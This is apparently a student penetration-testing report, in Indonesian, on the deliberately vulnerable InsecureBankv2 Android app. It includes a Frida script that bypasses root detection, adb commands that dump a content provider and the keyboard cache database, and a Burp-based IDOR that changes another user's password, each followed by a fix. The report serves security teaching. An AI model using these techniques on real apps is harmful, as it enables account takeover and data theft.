AOL MOBILE PENETRATION TESTING
Android-InsecureBankv2

dineshshetty/**Android-InsecureBankv2**

Vulnerable Android application for developers and security enthusiasts to learn about Android insecurities

3 Contributors | 0 Issues | 1k Stars | 403 Forks

Kelompok 10:
Antonio Fandako - 2540125182
Bryan Rafferty Basanda - 2540123523
Felysia Meytri - 2540125024
Ryan - 2540118012

1.0 Executive Summary

Pada kesempatan kali ini, kita melakukan penetration testing pada apk Insecure Bank v2 dari github dinesh shetty. Setelah menganalisis kita menemukan beberapa vulnerability yang ada yaitu Weak Root Detection, Exported Content Provider, IDOR, dan Keyboard Cache Exposed Through UI. Keempat vulnerability ini sangat berbahaya pada keamanan apk.

2.0 Penetration Testing Details

Pada Penetration Testing ini, kita mendownload apk Insecure Bank v2 pada emulator kita. Sebelumnya, kita sudah mensetting AndroLab Server kita agar dapat terhubung dengan network. Setelah itu, kita melakukan analisis terhadap apk dan menemukan banyak vulnerability yang dapat di exploit.
Kita akan menjelaskan 4 vulnerability yaitu:

- Weak Root Detection (MSTG-RESILIENCE-1)
- Exported Content Provider discloses all users
- Parameter Tampering (IDOR)
- Keyboard Cache Exposed (MSTG-AUTH-7)


Weak Root Detection (MSTG-RESILIENCE-1)

Executive Summary

Kita menemukan vulnerability Weak Root Detection pada PostLoginActivity. Terdapat function yang mengindikasikan root detection pada saat kita melakukan decompile apk di JADX GUI. Kita dapat membuat script untuk mem bypass root detection tersebut dengan menggunakan frida.

Proof of Concept

Pertama, kita membuka apk InsecureBank v2 dan masuk kedalam LoginActivity.



Pada LoginActivity, kita disuruh memasukkan credentials username dan password. Developer apk telah memberikan usage guide untuk login sebagai dinesh atau jack. Kita login menggunakan salah satu dari credentials tersebut dan masuk ke dalam PostLoginActivity.

Pada PostLogin Activity, device kita terdeteksi sebagai Rooted Device. Untuk itu, kita akan melakukan bypass terhadap Root Detection ini. Kita melakukan decompile apk menggunakan JADX GUI untuk mengecek flow dari PostLogin Activity.

AndroidManifest.xml | TrackUserContentProvider | PostLogin

```
        }
    }

    private boolean doesSUexist() {
        Process process = null;
        try {
            process = Runtime.getRuntime().exec(new String[]{"/system/xbin/which", "su"});
            BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream()));
            if (in.readLine() == null) {
                if (process != null) {
                    process.destroy();
                }
                return false;
            } else if (process != null) {
                process.destroy();
                return true;
            } else {
                return true;
            }
        } catch (Throwable th) {
            if (process != null) {
                process.destroy();
            }
            return false;
        }
    }

    private boolean doesSuperuserApkExist(String s) {
        File rootFile = new File("/system/app/Superuser.apk");
        Boolean doesexist = Boolean.valueOf(rootFile.exists());
        return doesexist.booleanValue();
    }
```

Pada Post Login Activity, terdapat 2 function yang merupakan root detection. Fungsi tersebut adalah doesSUexist dan doesSuperuserApkExist. Kita harus mem bypass ketiga function tersebut agar device kita tidak ditandai sebagai rooted device.

Kita membuat script frida, untuk membypass root detection

```
Java.perform(() =>{
    var main = Java.use("com.android.insecurebankv2.PostLogin");
    main.doesSUexist.implementation = function(){
        return false;
    }

    main.doesSuperuserApkExist.implementation = function(){
        return false;
    }
})
```

Kita akan menjalankan script frida kita. Pertama, kita menjalankan frida server terlebih dahulu. Buka command prompt.

```
C:\Users\User\Documents\LATIHAN MOBPENT\InsecureBankv2>adb push frida-server /data/local/tmp
frida-server: 1 file pushed, 0 skipped. 138.2 MB/s (112162968 bytes in 0.774s)

C:\Users\User\Documents\LATIHAN MOBPENT\InsecureBankv2>adb root
adbd is already running as root

C:\Users\User\Documents\LATIHAN MOBPENT\InsecureBankv2>adb shell
emu64x:/ # cd /data/local/tmp
emu64x:/data/local/tmp # ls
frida-server  re.frida.server
emu64x:/data/local/tmp # chmod +x frida-server
emu64x:/data/local/tmp # ./frida-server
```

- adb push frida-server /data/local/tmp = memasukkan frida-server kedalam directory emulator
- adb root = mengubah adb menjadi root
- adb shell = membuka shell untuk menjalankan frida server
- cd /data/local/tmp = masuk ke directory frida-server
- chmod +x frida-server = meng execute frida-server (permission read & write)
- ./frida-server = melakukan run pada frida-server


Setelah frida-server berjalan, minimize command prompt pertama dan buka command prompt baru.

```
C:\Users\User\Documents\LATIHAN MOBPENT\InsecureBankv2>frida-ps -Uai
 PID  Name                             Identifier
4  ------------------------------  --------------------------------------------------
3831  Calendar                         com.google.android.calendar
2797  Chrome                           com.android.chrome
1443  Clock                            com.google.android.deskclock
3903  Contacts                         com.google.android.contacts
4008  Gmail                            com.google.android.gm
1696  Google                           com.google.android.googlequicksearchbox
1696  Google                           com.google.android.googlequicksearchbox
4767  InsecureBankv2                   com.android.insecurebankv2
3027  Maps                             com.google.android.apps.maps
1719  Messages                         com.google.android.apps.messaging
2886  Phone                            com.google.android.dialer
2045  Photos                           com.google.android.apps.photos
1048  SIM Toolkit                      com.android.stk
1060  Settings                         com.android.settings
1995  YouTube                          com.google.android.youtube
1895  YouTube Music                    com.google.android.apps.youtube.music
```

```
C:\Users\User\Documents\LATIHAN MOBPENT\InsecureBankv2>frida -f com.android.insecurebankv2 -l bypass-root.js -U
     ____
    / _  |   Frida 16.0.18 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.android.insecurebankv2`. Resuming main thread!
[Android Emulator 5554::com.android.insecurebankv2 ]->
```

- frida-ps -Uai = untuk mengecek nama package InsecureBank v2

- frida -f com.android.insecurebankv2 -l root-bypass.js -U = menjalankan frida script untuk membypass root detection



Pada emulator “Device Rooted!!” telah berubah menjadi “Device not Rooted!!” yang artinya kita sukses melakukan bypass terhadap Root Detection dari Insecure Bank v2.

Strategic Recommendation

Menggunakan SafetyNet dimana SafetyNet sendiri berfungsi untuk membantu para developer untuk membangun aplikasi yang lebih aman dan terpercaya. SafetyNet sendiri biasanya digunakan untuk memastikan perangkat Android yang digunakan merupakan perangkat yang sah, terjamin secara keamanan, dan tidak dimodifikasi dengan cara yang hingga berpotensi untuk membahayakan bagi pengguna ataupun aplikasi yang dijalankan.

2. Exploiting Android Content Provider (MSTG-STORAGE-6)

Executive Summary

Kita menemukan sebuah permission yang terdapat pada bagian AndroidManifest.xml yang bertuliskan android:exported = “true” sehingga dapat berkemungkinan kita dapat mengekstrak informasi di dalam file apk tersebut.

Proof of Concept

AndroidManifest.xml | PostLogin | LoginActivity | WrongLogin | TrackUserContentProvider

```
31 s-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
33 s-feature android:glEsVersion="0x20000" android:required="true"/>
37 lication android:theme="@android:style/Theme.Holo.Light.DarkActionBar" android:label="@string/app_name" android:icon="@mipmap/
44 <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
47     <intent-filter>
48         <action android:name="android.intent.action.MAIN"/>
50         <category android:name="android.intent.category.LAUNCHER"/>
51     </intent-filter>
52 </activity>
53 <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:
58 <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
62 <activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:export
67 <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
71 <activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:expo
76 <activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" androi
82 <provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="com.
88 <receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
91     <intent-filter>
92         <action android:name="theBroadcast"/>
94     </intent-filter>
```

Pada AndroidManifest, kita melihat bahwa TrackUserContentProvider Activity memiliki android:exported = “true”. Kita mencoba untuk mengecek activity tersebut.

AndroidManifest.xml | TrackUserContentProvider

```
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import android.database.sqlite.SQLiteQueryBuilder;
import android.net.Uri;
import java.util.HashMap;

/* loaded from: classes.dex */
27 public class TrackUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = " CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL);";
    static final String DATABASE_NAME = "mydb";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String name = "name";
    static final int uriCode = 1;
    private static HashMap<String, String> values;
    private SQLiteDatabase db;
    static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
    static final Uri CONTENT_URI = Uri.parse(URL);
    static final UriMatcher uriMatcher = new UriMatcher(-1);

    static {
42      uriMatcher.addURI(PROVIDER_NAME, "trackerusers", 1);
43      uriMatcher.addURI(PROVIDER_NAME, "trackerusers/*", 1);
    }
```

Pada TrackUserContentProvider, kita mendapatkan informasi bahwa Database Table berisi kolom ID (INT PRIMARY KEY AUTO INCREMENT) dan name (TEXT NOT NULL). Nama database adalah mydb dengan version 1. Provider namenya adalah “com. android.insecurebankv2.TrackUserContentProvider”. Ini merupakan vulnerability, karena kita bisa melihat nama database dan struktur tabel database didepan mata. Apalagi ada provider name yang membuat kita dapat melihat isi data dalam API tersebut.

```
D:\KULIAH\Semester 4\Mobile Penetration Testing\apk\Android-InsecureBankv2>adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
```

Kita mencoba meng exploitnya dengan mengetikkan command “adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers” pada command prompt kita.

```
Row: 0 id=3, name=dinesh
Row: 1 id=1, name=jack
Row: 2 id=2, name=jack
```

Setelah kita meng run command kita, kita mendapatkan hasil isi dari database mydb. Ada 3 id dengan nama dinesh dan jack. Ini merupakan vulnerability yang berbahaya, karena kita dapat

melihat username dan id orang-orang yang telah melakukan registrasi ke Insecure Bank v2. Informasi ini dapat dipergunakan untuk kejahatan bila jatuh ke tangan orang yang salah.

Strategic Recommendation

Salah satu solusi adalah dengan mempertimbangkan penggunaan `android:exported=”true”` kecuali ada alasan yang valid untuk tetap di setting menjadi “true”. Metode lain yang bisa digunakan adalah dengan menambahkan semacam sistem authentication dan authorization untuk memastikan hanya user tertentu yang dapat mengakses database tersebut. Bisa juga ditambah dengan melakukan enkripsi pada data-data sensitif yang tersimpan dalam database tersebut sebagai pertahanan tambahan.

3. Parameter Tampering (IDOR)


Executive Summary

Kita menemukan vulnerability API yaitu parameter tampering (IDOR) pada bagian Change Password Activity yang dapat kita exploit dengan menggunakan burpsuite. Kita dapat mengubah password akun lain melalui akun kita, dikarenakan parameter yang ter-expose dan dapat kita ubah sesuka hati.


Proof of Concept

Kita akan mencoba untuk melakukan IDOR pada apk Insecure Bank dengan menggunakan burpsuite. Pertama, buka app Burp Suite, Proxy Settings, dan add new port > listen to all interfaces. Kemudian, kita membuka wifi settings pada emulator kita. Set konfigurasi manual, masukkan ip address pc kita dan port sesuai dengan burpsuite. Lalu, download certificate melalui www.burpsuite.com.

Buka settings pada emulator, buka trusted credentials, dan install CA Certificate. Setelah diinstall, cek trusted credentials >user. Jika PortSwigger sudah ada, maka kita sudah bisa mengoperasikan burpsuite kita. Buka apk Insecure Bank v2, nyalakan intercept pada burp suite untuk mengetes request yang masuk.



Login dengan menggunakan credentials jack (yang terdapat pada user guide). Kemudian klik tombol login. Credentials akan masuk ke dalam intercept, kemudian kita forward saja. Cek http history burp suite, dan kita dapat melihat credentials yang telah login. Ternyata, kita dapat memodifikasi request dalam burpsuite semau kita. Dengan informasi ini, kita menemukan vulnerability yaitu kita dapat mengganti password dari user lain melalui akun kita sendiri. Kita akan mencoba mengganti password akun “dinesh”.



Kita masuk kedalam menu Change Password, kita mengubah password jack dan menekan change password. Setelah masuk kedalam intercept request, kita memodifikasi parameter username dan password. Kita memasukkan username dinesh, dan password baru dari dinesh. Sehingga, pada UI, terlihat bahwa yang diubah passwordnya adalah user “jack”, padahal yang passwordnya berubah adalah user “dinesh”. Ini merupakan sebuah vulnerability yang berbahaya, karena kita dapat mengganti password orang lain melalui akun kita, sehingga orang tersebut tidak dapat mengakses akunnya sendiri.

Strategic Recommendation

Menggunakan Robust Access Control Mechanisms (RBAC) untuk memastikan user sendiri hanya dapat mengakses bagian aplikasi berdasarkan akses yang sudah diberikan ditambah dengan melakukan pemeriksaan akses kontrol pada server untuk memastikan ijin untuk user sebelum memberikan akses pada bagian aplikasi yang dianggap sensitif.

4. Exported Keyboard Cache (MSTG-STORAGE-5)

Executive Summary

Pada vulnerability ini setelah user sebelumnya selesai melakukan akses login kedalam apk. Dan sewaktu - waktu kita ingin melakukan login pada device user tersebut. Ketika ingin memasukan credential pada input field, terlihat credential dari user sebelumnya yang berhasil melakukan login. Sehingga tidak terfilter pada bagian keyboard device.

Proof of Concept

Pertama, kita login terlebih dahulu sebagai user lain, kemudian kita log out, dan mencoba login lagi sebagai user kedua.

Ketika kita login sebagai user kedua (dinesh), kita dapat melihat cache history dari orang-orang yang telah login sebelumnya. Kita juga dapat meng exploitnya melalui adb pull pada command prompt kita.

```
D:\KULIAH\Semester 4\Mobile Penetration Testing\apk\Android-InsecureBankv2>adb pull /data/data/com.android.providers.userdictionary/databases/user_dict.db
/data/data/com.android.providers.userdictionary/databases/user_dict.db: 1 file pulled, 0 skipped. 6.6 MB/s (16384 bytes in 0.002s)

D:\KULIAH\Semester 4\Mobile Penetration Testing\apk\Android-InsecureBankv2>sqlite3 user_dict.db
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite> SELECT * FROM words;
1|sdfjogbh|250|en_US|0|
2|sdfkab|250|en_US|0|
3|dinesh|250|en_US|0|
```

Dengan command “adb pull /data/data com.android.providers.userdictionary/databases/user_dict.db” kita dapat mengoperasikan query SQL untuk melihat user yang sudah login. Dengan command “SELECT * FROM words” kita dapat melihat history username yang login sebelum kita. Parahnya lagi, cache ini disimpan dengan format plaintext yang tidak terenkripsi. Hal ini sangat berbahaya jika diketahui oknum yang tidak berwenang.

Strategic Recommendation

Vulnerability ini dapat diatasi dengan mengubah atributnya menjadi `android:inputType=”textNoSuggestions”` untuk menghilangkan suggestion yang akan muncul.